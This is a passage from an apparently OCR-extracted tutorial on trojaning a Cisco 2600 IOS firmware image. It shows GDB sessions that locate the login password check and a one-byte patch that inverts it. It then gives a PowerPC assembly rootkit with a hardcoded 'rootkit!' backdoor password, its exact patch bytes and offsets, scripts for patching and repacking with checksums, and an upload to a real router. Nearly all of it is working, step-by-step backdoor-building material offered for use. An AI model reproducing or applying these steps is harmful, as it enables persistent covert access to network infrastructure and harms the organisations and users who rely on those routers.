Now, from your main host, attempt to login via telnet. If you are following along and using the same IOS image, when you hit enter after entering in the router password it should freeze while in the GDB window the break point should have been hit. *Note: the addresses of your registers will most likely not match what are you see here.

Breakpoint 1, 0x803bd534 in ?? ()

(gdb) i r r3 r4
r3 0x82dbbbb0 -2099528784
r4 0x82cc39e8 -2100545048
(gdb) x/s $r3
0x82dbbbb0: "ciscorulez"
(gdb) x/s $r4
0x82cc39e8: "Cisco1"

At the break point we can look at the registers used as the arguments to the called function, r3 is the first, r4 the second, r5 third, etc. r3 contains our entered password while r4 has the real password the login function is looking for. After that is a compare on r3:

```
(gdb) x/5i 0x803bd534
=> 0x803bd534:          bl      0x80385070
   0x803bd538:  cmpi    0,r3,0
   0x803bd53c:  bne     0x803bd4ec
```

And if it's not equal ("branch not equal") then it goes to 0x803bd4ec. Break on the branch instruction and look at r3:

```
(gdb) b *0x803bd53c
Breakpoint 2 at 0x803bd53c
(gdb) c
Continuing.

Breakpoint 2, 0x803bd53c in ?? ()
(gdb) i r r3
r3           0x0    0
(gdb) c
```

Since we did not enter the right password and got r3 as 0 we now know we want a not equal in order to log in. Hit 'c' in GDB and then return back to the telnet window, this time enter the right password, hit enter, and return to the GDB window.

```
Breakpoint 1, 0x803bd534 in ?? ()

(gdb) i r r3 r4
r3           0x82dbbbb0   -2099528784
r4           0x82cc39e8   -2100545048
(gdb) x/s 0x82dbbbb0
0x82dbbbb0:      "Cisco1"
(gdb) x/s 0x82cc39e8
0x82cc39e8:      "Cisco1"
(gdb) c
Continuing.

Breakpoint 2, 0x803bd53c in ?? ()
(gdb) i r r3
r3           0x1    1
```

Dynamips window:

```
User Access Verification

Password:  Cisco1
Router>
```

And we are logged in. A really easy trojan will be to just take the test to see if the password is correct and instead of it being a "branch not equal" we change it to a "branch equal", this way any password except for the real one will work. It will act as a one byte login bypass. Break out of GDB with a ctrl+c, 'q', 'y'.

^C
Program received signal SIGTRAP, Trace/breakpoint trap.
0x8046c5e8 in ?? ()
(gdb) q

A debugging session is active.

Inferior 1 [Remote target] will be killed.

Quit anyway? (y or n) y

We want to find that instruction (bne) with objdump so we can edit it with ht and change the comparison test. Returning back to IDA, mouse over `bne loc_803bd4ec` then view in Hex View. Copy the whole line:

803BD53C 40 82 FF B0 80 1F 01 50 70 09 02 00 40 82 00 1C

Subtract the offset of the address location 0x803bd53c from the Cisco base 0x80008000 adding in the offset of where code starts from the objdump output of 0x60.

[3812149161f@decay]# pcalc 0x803BD53C - 0x80008000 + 0x60


3888540 0x3b559c 0y11101101010101100111 00

0x3b559c is the address in the binary file we want to change. First we have to find the opcode, so just write a little assembly program on the QEMU box. To understand a little better what we are looking for in terms of the opcodes:

bx **bx**

Branch

b	target_addr	(AA = 0 LK = 0)
ba	target_addr	(AA = 1 LK = 0)
bl	target_addr	(AA = 0 LK = 1)
bla	target_addr	(AA = 1 LK = 1)




```
if AA then NIA←iea EXTS(LI || 0b00)
else NIA←iea CIA + EXTS(LI || 0b00)
if LK then LR←iea CIA + 4
```

The first six bits are going to be our opcode, so we will write a couple small assembly programs, one with the bne “branch not equal” instruction, the other with the beq “branch when equal” instruction.

```
[debian@ppc ] # vi addr.s
.globl _start
_start:
   bne 0x8

[debian@ppc ] # as addr.s -o addr.o
[debian@ppc ] # ld addr.o -o addr
[debian@ppc ] # objdump -D addr |grep bne
10000054:       40 82 00 08       bne-    1000005c <_start+0x8>
```


The opcode is the first six bits 0100 00 or 0x40. Now we will use the same method to find beq's opcode:

```
[debian@ppc ] # vi addr.s
.globl _start
_start:
   beq 0x8

[debian@ppc ] # as addr.s -o addr.o
[debian@ppc ] # ld addr.o -o addr
[debian@ppc ] # objdump -D addr | grep beq
10000054:       41 82 00 08       beq-    1000005c <_start+0x8>
```

From this we can see that the bne “branch not equal” opcode is 0x40, while the beq “branch when equal” opcode is 0x41. We know where the bne instruction is, 0x3b559c, open C2600-BI.BIN in ht and change the 0x40 to a 0x41.

```
[ 3812149161f@decay ]# ht C2600-BI.BIN
```

Hit F5 and enter 0x3b559c




Make sure that the cursor is over the 40, hit F4 to edit, change it to a 41, hit F2 to save it, and then hit F10 to exit. Now boot it back up in Dynamips, attach to it via GDB and verify that your changes have taken effect.

```
root@debian-powerpc:~# gdb -q
(gdb) target remote 192.168.200.104:6666
Remote debugging using 192.168.200.104:6666
0xfff00100 in ?? ()
(gdb)  x/5i 0x803bd534
   0x803bd534:  bl      0x80385070
   0x803bd538:  cmpi    0,r3,0
   0x803bd53c:  beq     0x803bd4ec
   0x803bd540:  l       r0,336(r31)
   0x803bd544:  andil.  r9,r0,512
(gdb)
```

We can see that the instruction at address 0x803bd53c has indeed changed from “bne 0x803bd4ec” to “beq 0x803bd4ec” which has the effect that any password, except for the actual password, will allow access to the router. Once again hit 'c' and allow the router to continue booting. Once it has, attempt to login to it using any password you wish. In order for me to be able to show this I will write a simple Expect script so you can see the password that the router is receiving on the screen.

```
#!/usr/bin/expect
set timeout 20
set hostName [lindex $argv 0]
set password [lindex $argv 1]

spawn telnet $hostName

expect "User Access Verification"
expect "Password:"
send "$password\r";
send "exit\r";

interact
```

Then, using that script we will connect. The only reason I am doing this is to show the password that is being sent to, and accepted by, the router as without using the script you would not see anything on the screen. One other thing to realize is that the real password will work using this script, but it will not if you telnet in. The reason for that is that the script is sending an extra character as a newline which is being accepted as the password, you’ll see the failed attempt and then the accepted second try.




At this point we have written our first successful modification to the IOS binary allowing us to log in with any password to the VTY's, except for the real password of course. While this is good to demonstrate the possibilities, it is far from a real world working example. Now we will write something real, this is the plan:

We will find a string somewhere in the read only data (.rodata) section that is large enough to take all of our assembled code, we will overwrite that string with our compiled code and then set the section that we put our binary modification in to executable. Next, we will replace the password check function with our function, it will do a simple string compare to a static password we compile into our assembly program, if it matches it will return a success to the password check, if not it will fix all the parameters for the real function and then it will call the real function.


Save the trojaned C2600-BI.BIN as a different name and unzip c2600-bino3s3-mz.123-22.bin once again to get a fresh C2600-BI.BIN. This is what we are going to modify (*Note make sure to start with a FRESH C2600-BI.BIN):

(gdb) x/5i 0x803bd534
=> 0x803bd534: bl 0x80385070 <<< We will be changing this address
0x803bd538: cmpi 0,r3,0
0x803bd53c: bne 0x803bd4ec

When we are done 0x803bd534 will read “bl <address of our function>”, and in our function we will have to manually call “b 0x80385070” (always branch) if the password entered does not equal the rootkit password and has to be sent to the read password check. Back in IDA go to View -> Open Subview -> Strings, click on Length so we have the longest ones first. Pick the string at .rodata:81B688E0 that’s length 0x305 — the Point-To-Point copyright. We will start our code at the word 'All' after the first period — the string starts at 0x81B688E0 but our code will start at 0x81b68928.



How do we get the addresses to jump to? We need two, one of them is the branch address to our string/code at 0x81b68928 that we will replace the function call to the password check with, and the other is from inside our function to the branch address of the real password check function that will be called if the password does not match the rootkit password and has to be sent to the real password check function. To simplify things, the opcode for a base branch is 48 00 00 00, so let's compile that first and see where that puts us in this section.



The opcode field is the first six bits, bits 0 – 5, the address is the next 24 bits (in this case) bits 6 – 29, the AA bit 30 determines if the address is absolute or relative, while the LK bit 31 determines if the operation sets the link register or not.

Open up C2600-BI.BIN with ht, hit F5 and go to 0x3b5594 (two instructions back from 0x3b559c) and replace "4b fc 7b 3d" with "48 00 00 00", save it and boot in Dynamips, then attach via GDB and see what address there is.

[3812149161f@decay]# pcalc 0x3b559c - 8

3888532 0x3b5594 0y11101101010101100010100

```
(gdb) x/5i 0x803bd534
  0x803bd534: b      0x803bd534 <<< This address
  0x803bd538: cmpi   0,r3,0
  0x803bd53c: bne    0x803bd4ec
  0x803bd540: l      r0,336(r31)
  0x803bd544: andil. r9,r0,512
(gdb) x/4b 0x803bd534
0x803bd534:    0x48    0x00    0x00    0x00
```

We can see that using our test base branch opcodes of "48 00 00 00" results in the instruction "b 0x803bd534", but we need the link register set, and from the explanation above all this consists of is setting the last bit to a 0x1 instead of a 0x0, therefore in order to have a "bl 0x803bd534" our set opcodes would have to be "48 00 00 01".

We had decided that our code will start at : 0x81b68928, which is the start of the word "All" in the Point-To-Point copyright string. Our base branch instruction puts us at 0x803bd534 while we have to get it to point to 0x81b68928. We need to figure out the difference and then add that to our base branch operation.


[3812149161f@decay]# pcalc 0x81b68928 - 0x803bd534

24818675 0x17ab3f3 0y10111101010110011111110011

[3812149161f@decay]# pcalc 0x48000001 + 0x17ab3f3

1232778228 0x497ab3f4 0y10010010111101010110011111110100

This addition results in bit 31 not being set and we need it to be, so once again all we do is set the last bit to a 0x1 from a 0x0 resulting in the hexadecimal 0x497ab3f5, this will be our opcode to branch to our code start: “49 7a b3 f5”. Our opcodes to jump to our string address of 0x81b68928 from 0x803bd534 is 0x497ab3f5. Again open up C2600-BI.BIN in ht, hit F5 and enter address 0x3b5594 and set the bytes to 49 7a b3 f5, save it and load in GDB.



[debian@ppc] # gdb -q
(gdb) target remote 192.168.200.104:6666
Remote debugging using 192.168.200.104:6666
0xfff00100 in ?? ()
(gdb) x/5i 0x803bd534
0x803bd534: bl 0x81b68928 << We replaced this call with our call into the string
0x803bd538: cmpi 0,r3,0
0x803bd53c: bne 0x803bd4ec
0x803bd540: l r0,336(r31)
0x803bd544: andil. r9,r0,512

Next is our string compare function. I tried to make it as simple as possible, without any tricks or counters, so anyone should be able to read it. We will assemble and link this and then put the bytes starting at 0x81b68928.

```
[debian@ppc ] # cat rootkit.s
.text
.globl _start
# START ROOTKIT FUNCTION
_strcmp:
    mflr %r0                # Save LR
    stw %r3, -0x8(%r1)       # Save r3
    stw %r4, -0xc(%r1)      # Save r4
    stw %r5, -0x10(%r1)     # Save r5
    stw %r6, -0x14(%r1)     # Save r6
    stw %r7, -0x18(%r1)     # Save r7
    xor. %r4, %r4, %r4      # r4 = 0
    bnel _strcmp            # Don't jump but save LR
    mflr %r4                # Move *this* addr to r4
    addi %r4, %r4, 96       # (Lines from one above to rkPass) * 4
    xor %r5, %r5, %r5       # r5 = 0
 _loop:
    lbz %r6, 0(%r3)         # r6 = (byte)enteredpassword[i]
    lbz %r7, 0(%r4)         # r7 = (byte)rootkitpassword[i]
    cmpwi %r7, 0            # At the \0 in rootkitpass?
    beq _success            # If we are at \0 then password matched rootkits
    cmpw %r6, %r7           # Does r6 == r7 ?
    bne _fail               # No? Then branch to _fail
    addi %r3, %r3, 1        # else r3 += 1
    addi %r4, %r4, 1        #       r4 += 1
    b _loop                 # Branch to _loop
 _success:
    li %r3, 1               # SUCCESS
    b _fix_up               # jmp to _fix_up
 _fail:
    lwz %r3, -0x8(%r1)       # restore r3
 _fix_up:
    lwz %r4, -0xc(%r1)      # restore r4
    lwz %r5, -0x10(%r1)     # restore r5
    lwz %r6, -0x14(%r1)     # restore r6
    lwz %r7, -0x18(%r1)     # restore r7
    mtlr %r0                # r0 = LR
    cmpwi %r3, 1            # compare r3 = 1 ?
    beq _success_ret        # if so jmp to _success_ret
    b 0x00000000            # if not branch to
 _success_ret:
    blr                     # r0 set from beginning
 rkPass:
    .ascii "rootkit!"
    .long 0
# END ROOTKIT FUNCTION
_start:
    lis %r3, enteredPass@ha
    addi %r3, %r3, enteredPass@l
```

```
    bl _strcmp
    li %r0, 1
    li %r3, 0
    sc
enteredPass: .ascii "realPassEntered!"
.long 0
```

I wrote this in such a way that it can be used locally to test. But when we want to use it for the actual trojaning of the login function then we need to start from the beginning and go to the end of the rootkit password, ending with the final “00 00 00 00” after “rkPass”. We will assemble and link this, then use objdump to dump the bytes we need and then replace the bytes in the string we have chosen.

The `b 0x00000000` — we will figure out what goes there after we see the section address and all. First, find out where the word 'All' in the Point-To-Point string is in objdump using the same method as before: address of the position in the string 0x81b68928 minus the base of 0x8000800 plus the offset of the code start in objdump 0x60.

[3812149161f@decay]# pcalc 0x81b68928 - 0x80008000 + 0x60

28707208 0x1b60988 0y11011011000000100110001000

First compile and link the rootkit.s code, then dump the bytes we need to a patch file.

```
root@debian-powerpc:~# as rootkit.s -o rootkit.o
root@debian-powerpc:~# ld rootkit.o -o rootkit
root@debian-powerpc:~# objdump -D rootkit | grep -v ">:" | grep -A50 10000054 | sed '/100000e0:/,$d' | sed '
/^$/d' |awk '{ print "\x"$2"\x"$3"\x"$4"\x"$5 };' | tr -d '\n'; echo -e "\n"
\x7c\x08\x02\xa6\x90\x61\xff\xf8\x90\x81\xff\xf4\x90\xa1\xff\xf0\x90\xc1\xff\xec\x90\xe1\xff\xe8\x7c\x84\x22
\x79\x40\x82\xff\xe5\x7c\x88\x02\xa6\x38\x84\x00\x60\x7c\xa5\x2a\x78\x88\xc3\x00\x00\x88\xe4\x00\x00\x2c\x07
\x00\x00\x41\x82\x00\x18\x7c\x06\x38\x00\x40\x82\x00\x18\x38\x63\x00\x01\x38\x84\x00\x01\x4b\xff\xff\xe0\x38
\x60\x00\x01\x48\x00\x00\x08\x80\x61\xff\xf8\x80\x81\xff\xf4\x80\xa1\xff\xf0\x80\xc1\xff\xec\x80\xe1\xff\xe8
\x7c\x08\x03\xa6\x2c\x03\x00\x01\x41\x82\x00\x08\x48\x00\x00\x00\x4e\x80\x00\x20\x72\x6f\x6f\x74\x6b\x69\x74
\x21\x00\x00\x00\x00

root@debian-powerpc:~# perl -e 'print "\x7c\x08\x02\xa6\x90\x61\xff\xf8\x90\x81\xff\xf4\x90\xa1\xff\xf0\x90\
xc1\xff\xec\x90\xe1\xff\xe8\x7c\x84\x22\x79\x40\x82\xff\xe5\x7c\x88\x02\xa6\x38\x84\x00\x60\x7c\xa5\x2a\x78\
x88\xc3\x00\x00\x88\xe4\x00\x00\x2c\x07\x00\x00\x41\x82\x00\x18\x7c\x06\x38\x00\x40\x82\x00\x18\x38\x63\x00\
x01\x38\x84\x00\x01\x4b\xff\xff\xe0\x38\x60\x00\x01\x48\x00\x00\x08\x80\x61\xff\xf8\x80\x81\xff\xf4\x80\xa1\
xff\xf0\x80\xc1\xff\xec\x80\xe1\xff\xe8\x7c\x08\x03\xa6\x2c\x03\x00\x01\x41\x82\x00\x08\x48\x00\x00\x00\x4e\
x80\x00\x20\x72\x6f\x6f\x74\x6b\x69\x74\x21\x00\x00\x00\x00";' > rootkit.patch
root@debian-powerpc:~#
```


If you just do a `objdump -D rootkit` on the assembled and linked file you will see that we need the bytes in the output starting at offset 10000054 and ending at 100000e0. We then take those bytes and send them to our patch file. After that scp your rootkit.patch file from the Debian PowerPC box over to your main development box.

From our earlier calculations we know that the rootkit.patch has to be written to our C2600-BI.BIN file starting at offset 0x1b60988. In order to do this we will write a simple Python script to do this for us. This assumes that the rootkit.patch and the C2600-BI.BIN file are in the same directory as the script and that the names of my files match yours.

[3812149161f@decay]# cat apply_patch.py
```
import shutil

shutil.copy('C2600-BI.BIN', 'C2600-BI.BIN.bak')

with file('rootkit.patch', 'rb') as fd:
    rkpatch = fd.read()

with file('C2600-BI.BIN', 'r+b') as fd:
    fd.seek(0x1b60988)
    fd.write(rkpatch)
```

[3812149161f@decay]# python apply_patch.py

Once again open the newly patched C2600-BI.BIN file within ht, hit F5 and enter the address 0x1b60988 and verify that the patch was applied correctly.



Next boot it up in Dynamips and connect via GDB, examine the bytes and verify our code is now there.

```
(gdb) x/35i 0x81b68928
   0x81b68928:  mflr    r0
   0x81b6892c:  st      r3,-8(r1)
   0x81b68930:  st      r4,-12(r1)
   0x81b68934:  st      r5,-16(r1)
   0x81b68938:  st      r6,-20(r1)
   0x81b6893c:  st      r7,-24(r1)
   0x81b68940:  xor.    r4,r4,r4
   0x81b68944:  bnel    0x81b68928
   0x81b68948:  mflr    r4
   0x81b6894c:  cal     r4,96(r4)
   0x81b68950:  xor     r5,r5,r5
   0x81b68954:  lbz     r6,0(r3)
   0x81b68958:  lbz     r7,0(r4)
   0x81b6895c:  cmpi    0,r7,0
   0x81b68960:  beq     0x81b68978
   0x81b68964:  cmp     0,r6,r7
   0x81b68968:  bne     0x81b68980
   0x81b6896c:  cal     r3,1(r3)
   0x81b68970:  cal     r4,1(r4)
   0x81b68974:  b       0x81b68954
   0x81b68978:  lil     r3,1
   0x81b6897c:  b       0x81b68984
   0x81b68980:  l       r3,-8(r1)
```

*Note we do not show the whole thing for brevity's sake.

The last thing to do for this patch is fixing the fake placement branch we had in the assembly code, “b 0x00000000”, to branch to the real password check function that we replaced earlier, that has to be a `b 0x80385070`. The branch now is at 0x81b689a0 and we want it to be at 0x80385070.

```
(gdb) x/i 0x81b689a0
   0x81b689a0:  b       0x81b689a0
(gdb) x/4b 0x81b689a0
0x81b689a0:     0x48    0x00    0x00    0x00
(gdb)
```

[3812149161f@decay]# pcalc 0x80385070 - 0x81b689a0

-25049392 0xfffffffffe81c6d0
0y11111111111111111111111111111111101000000111000011011010000

26 bits of this starting from the right is the address, and that will have the opcode bits of 0y010010 prepended to it.

[3812149161f@decay]# pcalc 0y0100101010000001110001101101000 0

1250019024 0x4a81c6d0 0y1001010100000011100011011010000

[3812149161f@decay]# pcalc 0x81b689a0 - 0x80008000 + 0x60

28707328 0x1b60a00 0y1101101100000101000000000

Open C2600-BI.BIN once again in ht, go to the address 0x1b60a00, and replace the bytes “48 00 00 00” with what we calculated our new branch opcodes and address to be “4a 81 c6 d0”.

This is somewhat of a simplification but:

0x80385070 - 0x81b689a0 = 0y1010000001110001101101000 0 # Last 26 bytes
0x010010 . 1010000001110001101101000 0 = 0y0100101010000001110001101101000 0

To find negative branch addresses it is:

<lower address> - <higher address> take the last 26 bits of the result and prepend 0y010010

To find positive branch addresses it is:

<higher address> - <lower address> take the result and add 0x48000001

The last thing to do is to make the section with our string in it executable. We know from IDA it is in the read only data section. Open it in ht, hit F6, select elf/header, scroll down to machine, set the type from SPARC 002b to PowerPC 0014, and save it. Then use objcopy to set the section executable.

[3812149161f@decay]# objcopy -F elf32-powerpc --set-section-flags .rodata=alloc,code C2600-BI.BIN C2600-BI.BIN.ROEXEC

Open C2600-BI.BIN.ROEXEC in ht, and set the machine type back to SPARC 002b from PowerPC 0014, boot it in Dynamips, attach with GDB, and just let it continue. Try logging in first with the normal password, then the new backdoor password we have set as "rootkit!". If you have any problems logging in go back and check each step. To troubleshoot go through the various steps below.

1) Did you start with a new C2600-BI.BIN after we did the one byte modification?
2) Are all the branch addresses correct?
3) Are the branch opcodes including the link register at the places it needs to be and not in the places it does not need to be?
4) Boot the IOS in Dynamips, attach with GDB and before continuing examine the instructions: x/i 0x803bd53c, x/i 0x803bd534, x/35i 0x81b68928.
5) Set some break points at b *0x81b6899c, b *0x81b689a0, and b *0x803bd538, b *0x803bd534 and at this final break point examine the strings in x/s r3, x/s r4 making sure that your entered password and the router expected password is pointed to by those registers.

```
[ 3812149161f@decay ]# cat telnet.sh
#!/usr/bin/expect
set timeout 20
set hostName [lindex $argv 0]
set password [lindex $argv 1]

spawn telnet $hostName

expect "User Access Verification"
expect "Password:"
send "$password\r";
#send "exit\r";

interact
[ 3812149161f@decay ]# ./telnet.sh 192.168.9.100 Cisco1
spawn telnet 192.168.9.100
Trying 192.168.9.100...
Connected to 192.168.9.100.
Escape character is '^]'.


User Access Verification

Password:
Router>exit
Connection closed by foreign host.
[ 3812149161f@decay ]# ./telnet.sh 192.168.9.100 rootkit!
spawn telnet 192.168.9.100
Trying 192.168.9.100...
Connected to 192.168.9.100.
Escape character is '^]'.


User Access Verification

Password:
Router>exit
Connection closed by foreign host.
```

Now that we have our rootkit working in Dynamips it is time to recreate the IOS binary, upload it to a real router and test it. First we have to zip C2600-BI.BIN.ROEXEC and the best way I have found to do this, without the zip program adding erroneous bytes, is another simple Python script as follows:

```
[ 3812149161f@decay ]# cat zipme.py
import os
import zipfile

zf = zipfile.ZipFile('C2600-BI.BIN.ROEXEC.zip', 'w', zipfile.ZIP_DEFLATED)
zf.write('C2600-BI.BIN.ROEXEC')
zf.close()

[ 3812149161f@decay ]# python zipme.py
```

Next we have to calculate the sizes of both the uncompressed and the compressed image and also generate the checksums for these.

```
[ 3812149161f@decay ]# ./chksum.pl C2600-BI.BIN.ROEXEC.zip

[!] Calculating the checksum for file C2600-BI.BIN.ROEXEC.zip

[*] Bytes:      15356894
[*] Words:      3839223.5
[*] Hex:        0x00ea53de
[*] Checksum:   0x4d955cec

[ 3812149161f@decay ]# ./chksum.pl C2600-BI.BIN.ROEXEC

[!] Calculating the checksum for file C2600-BI.BIN.ROEXEC

[*] Bytes:      40231560
[*] Words:      10057890
[*] Hex:        0x0265e288
[*] Checksum:   0xc4e7e7c0
```

The values we have to put into the header after the 0xfeedface magic number are as follows:

```
0265e288 Uncompressed Image Size
00ea53de Compressed Image Size
4d955cec Compressed Image Checksum
c4e7e7c0 Uncompressed Image Checksum
```

We will cat the image header, then binary print the four values, and finally cat the zip file.

```
[ 3812149161f@decay ]# cat c2600-bino3s3-mz.123-22.bin.header >trojan.bin

[ 3812149161f@decay ]# perl -e 'print
"\x02\x65\xe2\x88\x00\xea\x53\xde\x4d\x95\x5c\xec\xc4\xe7\xe7\xc0"' >> trojan.bin

[ 3812149161f@decay ]# cat C2600-BI.BIN.ROEXEC.zip >> trojan.bin
```

The last thing we have to do before uploading our trojaned IOS image to a real router and booting it is change the size in the SFX header.

```
[ 3812149161f@decay ]# ls -la C2600-BI.BIN.ROEXEC.zip
-rw-r--r-- 1 root root 15356894 Oct  4 02:22 C2600-BI.BIN.ROEXEC.zip
```

Add 20 to the zip size to account for 0xfeedface, image size, uncompressed image size, image checksum, uncompressed image checksum.

```
[ 3812149161f@decay ]# pcalc 15356894 + 20

        15356914        0xea53f2        0y111010100101001111110010
```

Open it up in ht, hit F5 and go to offset 0x108, and enter in our newly calculated size of "00 ea 53 f2", save it, and exit out of ht.

```
[ 3812149161f@decay ]# mv trojan.bin c2600-trojan-mz.123-22.bin
```

Now upload it to the real router and reload:

```
cscortkt#copy ftp flash:
Address or name of remote host []? 192.168.2.2
Source filename []? c2600-trojan-mz.123-22.bin
Destination filename [c2600-trojan-mz.123-22.bin]?
Accessing ftp://192.168.2.2/c2600-trojan-mz.123-22.bin...
Erase flash: before copying? [confirm]
Erasing the flash filesystem will remove all files! Continue? [confirm]
Erasing device... eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee ...erased
Erase of flash: complete

Loading c2600-trojan-mz.123-22.bin !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
[OK - 15373770/4096 bytes]

Verifying checksum...  OK (0xB6F2)
15373770 bytes copied in 103.964 secs (147876 bytes/sec)

cscortkt#reload

Proceed with reload? [confirm]
System Bootstrap, Version 11.3(2)XA4, RELEASE SOFTWARE (fc1)
Copyright (c) 1999 by cisco Systems, Inc.
TAC:Home:SW:IOS:Specials for info
C2600 platform with 65536 Kbytes of main memory
program load complete, entry point: 0x80008000, size: 0xea94ae

Self decompressing the image :
###########################################################################################
####################### [OK]

Smart Init is enabled
smart init is sizing iomem
  ID          MEMORY_REQ              TYPE
```

0000A2 0X00103980 C2600 Dual Fast Ethernet

0X00098670 public buffer pools
0X00211000 public particle pools
TOTAL: 0X003ACFF0

If any of the above Memory Requirements are
"UNKNOWN", you may be using an unsupported
configuration or there is a software problem and
system operation may be compromised.

Rounded IOMEM up to: 4Mb.
Using 6 percent iomem. [4Mb/64Mb]

Restricted Rights Legend

Use, duplication, or disclosure by the Government is
subject to restrictions as set forth in subparagraph
(c) of the Commercial Computer Software - Restricted
Rights clause at FAR sec. 52.227-19 and subparagraph
(c) (1) (ii) of the Rights in Technical Data and Computer
Software clause at DFARS sec. 252.227-7013.

cisco Systems, Inc.
170 West Tasman Drive
San Jose, California 95134-1706

Cisco Internetwork Operating System Software
IOS (tm) C2600 Software (C2600-BINO3S3-M), Version 12.3(22), RELEASE SOFTWARE (fc2)
Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2007 by cisco Systems, Inc.
Compiled Wed 24-Jan-07 16:49 by ccai
